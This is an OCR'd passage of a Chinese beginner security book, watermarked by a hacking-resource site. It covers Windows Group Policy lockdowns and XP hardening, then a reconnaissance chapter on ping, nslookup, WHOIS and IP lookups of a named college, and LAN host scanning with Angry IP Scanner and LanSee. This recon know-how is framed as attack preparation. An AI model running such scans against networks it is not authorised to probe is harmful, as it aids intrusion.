在“阻止访问注册表编辑工具属性”对话框的“设置”选项卡中单击选中“已启用”单选按钮，并将“禁用后台运行regedit?”设置为“是”，如下图所示。



3 运行注册表

保存退出组策略以后，运行注册表，会弹出一个“注册编辑已被管理员停用。”的对话框，单击“确定”按钮关闭对话框即可，如右图所示。



3.3.6 禁止访问控制面板

控制面板（control panel）是Windows图形用户界面的一部分，可通过“开始”菜单访问。它允许用户查看并操作基本的系统设置和控制，比如添加硬件、添加/删除软件、控制用户账户、更改辅助功能选项等。

1 打开目标选项属性对话框

在“组策略”窗口的左边窗格中依次单击展开“用户配置>管理模板>控制面板”分支，然后在右边窗格中双击“禁止访问控制面板”选项，如下图所示。



2 设置禁止访问控制面板

在“禁止访问控制面板 属性”对话框的“设置”选项卡中单击选中“已启用”单选按钮，然后单击“确定”按钮保存退出即可，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.3.7 隐藏桌面上的系统图标

桌面上的系统图标可以直接删除，也可以通过显示属性将其再次显示出来，要强制将其隐藏可通过修改注册表或者是组策略来实现，这里介绍使用组策略隐藏桌面系统图标的方法。


1 打开目标选项属性对话框

在“组策略”窗口的左边窗格中依次单击展开“用户配置>管理模板>桌面”分支，然后在右边窗格中双击“删除桌面上的‘我的文档’图标”选项，如下图所示。



2 删除桌面图标

在“删除桌面上的‘我的文档’图标属性”对话框的“设置”选项卡中单击选中“已启用”单选按钮，然后单击“确定”按钮保存退出即可，如下图所示。



提示：其他系统图标的删除方法


除了上面介绍的“我的文档”图标以外，系统图标还包括“我的电脑、回收站、网上邻居、Internet Explorer”这些图标，都可以参照上述操作将其删除掉，要恢复则可以使用类似的操作方法将其属性修改为“未配置”即可。

3.3.8 设置用户权限

Windows的所有各项操作都是需要权限的，对于多人公用的计算机来说，一项一项地设置是相当麻烦的，通过组策略可以快速地设置用户的各种权限。

1 打开目标选项属性对话框

在“组策略”窗口的左边窗格中依次单击展开“计算机配置>Windows设置>安全设置>本地策略>用户权利指派”分支，然后在右边窗格中双击改变的用户权限选项，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


2 打开“选择用户或组”对话框

在“创建页面文件属性”对话框的“本地安全设置”选项卡中，单击“添加用户或组”按钮即可打开“选择用户或组”对话框，如右图所示。




3 输入添加的用户或组

在“输入对象名称来选择”文本框内输入一个对象名称，然后单击“检查名称”按钮即可，如下图所示。



4 完成添加

单击“确定”按钮以后即可将该对象添加到用户组中，单击“确定”按钮保存退出即可完成添加，如下图所示。



提示：删除用户或组


如果要删除某项用户权限，在上述操作的步骤2中，只需选中要删除的选项，单击“删除”按钮即可完成删除。

3.3.9 防止用户使用添加或删除程序

添加或删除程序项目允许用户安装、卸载、修复并添加和删除Windows XP的功能和组件以及种类很广的Windows程序，如果您的计算机是几个人共用的，那么为了避免造成不必要的损失，您可以通过组策略编辑器阻止其他用户安装和卸载程序。

1 打开目标选项属性对话框

在“组策略”窗口的左边窗格中依次单击展开“用户配置>管理模板>控制面板>添加或删除程序”分支，然后在右边窗格中双击“删除‘添加或删除程序’”图标，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2 删除“添加或删除程序”功能

在“删除‘添加或删除程序’属性”对话框的“设置”选项卡中单击选中“已启用”单选按钮，单击“确定”按钮保存退出即可，如右图所示。



3.3.10 限制使用应用程序

如果是家用计算机或者是设置了多个用户的计算机，想要限制一下孩子玩游戏或者使用某些程序，可以在组策略编辑器做相应的设置来限制，具体操作步骤如下。


1 打开目标选项属性对话框

在“组策略”窗口的左边窗格中依次单击展开“用户配置>管理模板>系统”分支，然后在右边窗格中双击“只运行许可的Windows应用程序”图标，如下图所示。



2 打开“显示内容”对话框

在“只运行许可的Windows应用程序属性”对话框的“设置”选项卡中单击选中“已启用”按选按钮，然后单击“显示”按钮即可，如下图所示。



3 添加需要禁止的应用程序

单击“添加”按钮，然后在弹出的“添加项目”对话框内输入需要禁止的应用程序的路径，单击“确定”按钮即可将该程序添加进去，如下图所示。



4 完成添加

如果还需要添加其他的应用程序，单击“添加”按钮即可继续添加，将需要添加的都添加进去之后，单击“确定”按钮即可完成添加，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



3.4 Windows XP的安全设置

Windows XP系统是目前使用最广泛的操作系统，而Windows Vista系统由于硬件性能限制，在相当长的一段时间内将会难以普及，因此熟悉Windows XP的安全设置还是很有必要的。

3.4.1 开启Windows防火墙

Windows XP是一个基于包的防火墙，防火墙首先不响应ping命令，并禁止外部程序对本机进行端口扫描，并自动地记录所有发出和接收数据包的IP地址、端口、服务以及其他的一些代码，这样就能有效地减少外部攻击的威胁。


1 打开“Windows防火墙”对话框

打开“控制面板”窗口，然后双击“Windows防火墙”图标即可，如下图所示。



2 开启Windows防火墙

在“Windows防火墙”对话框的“常规”选项卡中单击选中“启用”单选按钮并选中“不允许例外”复选框，单击“确定”按钮保存退出即可，如下图所示。




3.4.2 给文件加密

在Windows XP中加密文件系统使用扩展数据加密标准作为加密算法。加密后会自动地为用户生成一堆密钥和证书，文件夹将限制、识别用户是否属于非法访问，只有对这个文件进行加密的用户才可以打开这个文件并使用。对文件进行加密的具体操作步骤如下。

1 打开目标文件夹属性对话框

右击需要加密的文件夹，在弹出的快捷菜单中单击“属性”命令，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


2 打开“高级属性”对话框

在目标文件夹属性对话框的“常规”选项卡中单击“高级”按钮，如下图所示。




3 选择加密文件

选中“高级属性”对话框最下方 “加密内容以便保护数据”复选框，然后单击“确定”按钮即可，如下图所示。




4 确认属性更改

返回目标文件夹属性对话框，再单击“确定”按钮就会弹出“确认属性更改”对话框，单击“确定”按钮即可，如下图所示。



5 查看加密文件颜色

加密后的文件文件夹字体颜色会变为绿色，而且只有加密的用户才能打开，如下图所示。



3.4.3 锁定计算机

对于办公室的工作人员，常常会有短时间离开计算机的时候，为了确保自己的计算机不被别人使用，除了使用屏保密码程序以外，最为简单的办法就是通过双击桌面快捷方式锁定计算机，具体操作步骤如下。

1 创建快捷方式

在桌面空白处右击，在弹出的快捷菜单中依次单击“新建>快捷方式”命令，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2 输入快捷方式起始位置

在“创建快捷方式”对话框中输入“rundll32.exe user32.dll,LockWorkStation”，然后单击“下一步”按钮，如下图所示。



3 输入快捷方式名称

在“选择程序标题”对话框中的文本框内输入快捷方式的名称，如这里是“锁定计算机”，单击“完成”按钮即可完成创建，如下图所示。



4 试运行快捷方式

创建完成以后，桌面上就会多出一个名为“锁定计算机”的快捷方式图标，用户在需要暂时离开的时候只需双击即可，如右图所示。



3.4.4 给系统打补丁

系统补丁主要是针对系统漏洞研发的，因此定时定期给系统打补丁可有效地防范利用漏洞攻击计算机的病毒和木马。


1 打开“系统属性”对话框

在“我的电脑”图标上右击，在弹出的快捷菜单中单击“属性”命令，如下图所示。



2 打开“Windows Update”网站

在“系统属性”对话框中切换到“自动更新”选项卡，单击下面的“Windows Update”文字链接即可，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3 开始下载安装

进入Windows Update网站以后，在窗口中间会提示用户安装最新的Windows Update软件以便下载补丁，如下图所示。



4 下载安装补丁

完成Windows Update的安装以后，Windows Update就会自动下载系统补丁并且在下载完成后会自动安装，用户只需在安装完成以后关闭窗口重启计算机即可，如下图所示。



读书笔记

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第4章

在互联网中，无论进攻还是防守，都需要首先搜集尽可能多的信息，只有这样才能做到“知己知彼，百战不殆”。无论互联网的规模有多大，安全指数有多高，只要是人设计的东西，就必然存在着人为因素导致的缺陷。黑客获得的信息多了，就可能从中发现该计算机或者该网络的漏洞，这样攻击就会变得更容易，发起攻击的手段也就越多。对于防守一方来说，只有了解了自己的弱点所在，才能防患于未然，及时地弥补漏洞，以防止受到黑客的攻击。

信息搜集、嗅探与扫描



CD ROM

参见随书光盘

- 第4章　信息搜集、嗅探与扫描 \
  - 4.2.2　搜索局域网共享资源.swf
  - 4.2.3　使用LanExplorer搜索.swf
  - 4.3.2　用Sniffer Portable捕获数据.swf

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



4.1 信息搜集

信息的搜集和分析过程在黑客进行攻击的整个过程中往往是耗时最长的，这包括搜集大量的目标信息，经过详细分析找出漏洞以及确定入侵方案等，而真正的入侵可能只需要很短的时间。

4.1.1 获取IP地址

搜集信息的第一步就是获取目标主机的IP地址，如果在局域网中，那么则需要获取本机所在域的DSN服务器。

1. 使用ping命令来获取QQ网站的IP地址

1 打开“命令提示符”对话框

在桌面上依次单击“开始>所有程序>附件>命令提示符”命令即可打开其窗口，如下图所示。



2 获取目标主机的IP地址

在弹出的“命令提示符”窗口中输入“cd\”命令并按Enter键，然后输入“ping www.qq.com”命令并按Enter键，即可看到QQ网站的IP地址，如下图所示。



2. 获取本机所在域的DNS服务器

打开“命令提示符”窗口后，在其光标处输入“cd\”命令并按Enter键，然后输入nslookup命令并按Enter键即可看到本机所在域的DNS服务器，如右图所示。



4.1.2 根据IP地址获取地理位置

IP地址具有全球唯一性，因此入侵者可以通过查询有关机构的IP地址数据库来得

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

到该IP地址所对应的地理位置。由于IP管理机构多处于国外，而且分布比较零散，因此这里介绍两个能查询到IP数据库的国内个人网站。

1. WHOIS服务页面

WHOIS就是一个用来查询域名是否已经被注册，以及注册域名的详细信息的数据库（如域名所有人、域名注册商、域名注册日期和过期日期等）。通过WHOIS来实现对域名信息的查询。WHOIS服务页面的地址为http://www.intron.ac/cn/service/whois.php，利用它来查询目标主机的地理位置的具体操作步骤如下。

1 打开WHOIS服务页面

打开IE浏览器，在地址栏中输入http://www.intron.ac/cn/service/whois.php并按E nter键，然后在网页中输入要查询的IP地址和后面的验证码，输入或单击“查询”按钮即可，如下图所示。



2 查看查询信息

这里输入的IP地址是211.68.156.5，经过查询可以看到页面中显示地址段为211.68.144.0 - 211.68.159.255华北煤炭医学院的字样，如下图所示。




2. www.ip138.com 查询网

www.ip138.com 查询网相比WHOIS服务页面搜索能力要弱一些，尤其是一些国外的IP地址段很多搜索不出来，搜索出来的信息也要比IP探索者少。利用www.ip138.com 查询网来查询目标主机的地理位置的具体操作步骤如下：


1 打开www.ip138.com 查询网

打开IE浏览器，在地址栏中输入www.ip138.com并按Enter键，然后在网页中输入要查询的IP地址，单击“查询”按钮即可，如下图所示。



2 查看查询信息

这里输入的IP地址是211.68.156.5，经过查询可以看到页面中显示：211.68.156.5为华北煤炭医学院网站IP地址，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4.1.3 查询网站备案信息

一个网站在正式发布之前，需要向有关机构申请域名，申请到的域名信息将保存在域名管理机构的数据库服务器中，并且域名信息常常是公开的，任何人都可以对其进行查询。通常要查询域名的一些注册信息可以登录中国互联网络信息中心进行查询，这里记录着所有的以cn为结尾的域名注册信息，地址为：www.cnnic.com.cn。

1 打开WHOIS查询网页

打开目标网页后，在“WHOIS查询”区域输入“sina.com.cn”并选中“CN域名”单选按钮，如下图所示。




2 查询目标域名

进入“WHOIS查询”页面后，在“验证码”文本框内输入图片中的验证码，并单击“查询”按钮，如下图所示。



3 查看查询信息

经过查询网页会自动跳转到查询结果的页面，在这里即可看到该域名的各种注册信息，如右图所示。





4.2 检测系统漏洞

通过安全扫描，黑客可以找到别人的系统漏洞。而系统管理员则可通过扫描找到自己的系统所存在的漏洞并进行修补，这样可以有效地防止黑客的入侵。在这一章里将会介绍如何使用扫描器来检测系统漏洞。

4.2.1 扫描器的概述

扫描器是一种自动检测远程或本地主机安全性弱点的程序，通过使用扫描器用户可以不留痕迹地发现远程服务器的各种TCP端口的分配、提供的服务以及它们的软件版本，这就能让用户间接或直观地了解到远程主机所存在的安全问题。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1. 扫描器的工作原理

扫描器通过选用远程TCP/IP不同的端口服务，并记录目标给予的回答，通过这种方法可以搜集到很多关于目标主机的各种有用的信息，例如，是否能用匿名登录、是否有可写的FTP目录、是否能用Telnet等。

2. 扫描器的作用

扫描并不是一个直接的攻击网络漏洞的程序，它仅仅能帮助用户或者黑客发现目标机的某些内在的弱点，而这些现存的弱点可能是破坏目标机安全的关键。对于一个刚刚入门的黑客来说这些数据可能是一个毫无价值的数据集合，而对一个掌握和精通各种网络应用程序漏洞的黑客来说，这就不仅仅是一个简单的数据集合了，其价值远远超过了几百个有用的账号。

4.2.2 搜索局域网共享资源

在搜索共享资源之前，首先需要判断目标网段内有无活动主机，以及有哪些活动主机，通常搜索这些资源常用的软件有IPScan和LanSee等。


1. 使用工具IPScan

IPScan使网络管理员能有效地管理访问网络IP/MAC资源，是利用强大的切断功能保障企业内部安全的方案。IPScan自动地收集网上与IP/MAC相关的全部信息，实时地提供更新数据，在中央控制未经许可IP/MAC地址访问网络，从而提供网络的安全性。IPScan能防止一般用户对路由器、服务器等重要设备发生IP冲突，保护重要设备的IP，保证更稳定的运营网络。此外IPScan还具有其他的一些功能：①IPScan能帮助用户提高网络管理水平及安全等级；②在DHCP网络环境里提供网络安全；③能够检测和控制未知的或未经授权的用户；④防止与网络中重要的设备IP地址冲突；⑤防止用户擅自变更IP地址；⑥帮助网络管理员了解IP使用的每个细节；⑦从一个中央位置控制整个网络访问。

了解了IPScan的功能以后，下面就来看看IPScan的具体操作方法，IPScan的全称是Angry IP Scanner，这里使用的是2.13版本，从网上下载就可以直接使用。

1 扫描活动主机

启动IPScan，在“IP范围”文本框中输入起始IP和终止IP，单击其窗口中最右边的“开始”按钮即可，如下图所示。



2 正在扫描

IPScan正在扫描，蓝色的表示能ping通的为活动主机，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3 完成扫描

扫描完成以后会弹出一个提示对话框，在这里可以看到在该IP地址段扫描了255个IP，其中有14台目前正在活动主机，单击“确定”按钮返回IPScan的窗口中可以看到更为详细的信息，如右图所示。




2. 使用局域网查看工具LanSee

局域网查看工具LanSee是一款优秀的网络工具，使用该工具可以非常方便地掌握局域网的情况，迅速地排除故障，局域网查看工具是一款免费的绿色软件，无需安装即可运行，其使用方法如下。


1 打开“设置”对话框

启动LanSee后，在其菜单栏中单击“设置”命令，如下图所示。




2 网段设置

在“设置”对话框中切换到“网段设置”选项卡，在这里可设置需要扫描的IP地址段，如下图所示。




3 搜索计算机设置

在“设置”对话框中切换到“搜索计算机设置”选项卡，在这里可设置扫描的范围，如下图所示。



4 搜索资源设置

在“设置”对话框中切换到“搜索资源设置”选项卡，在这里可设置扫描资源，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

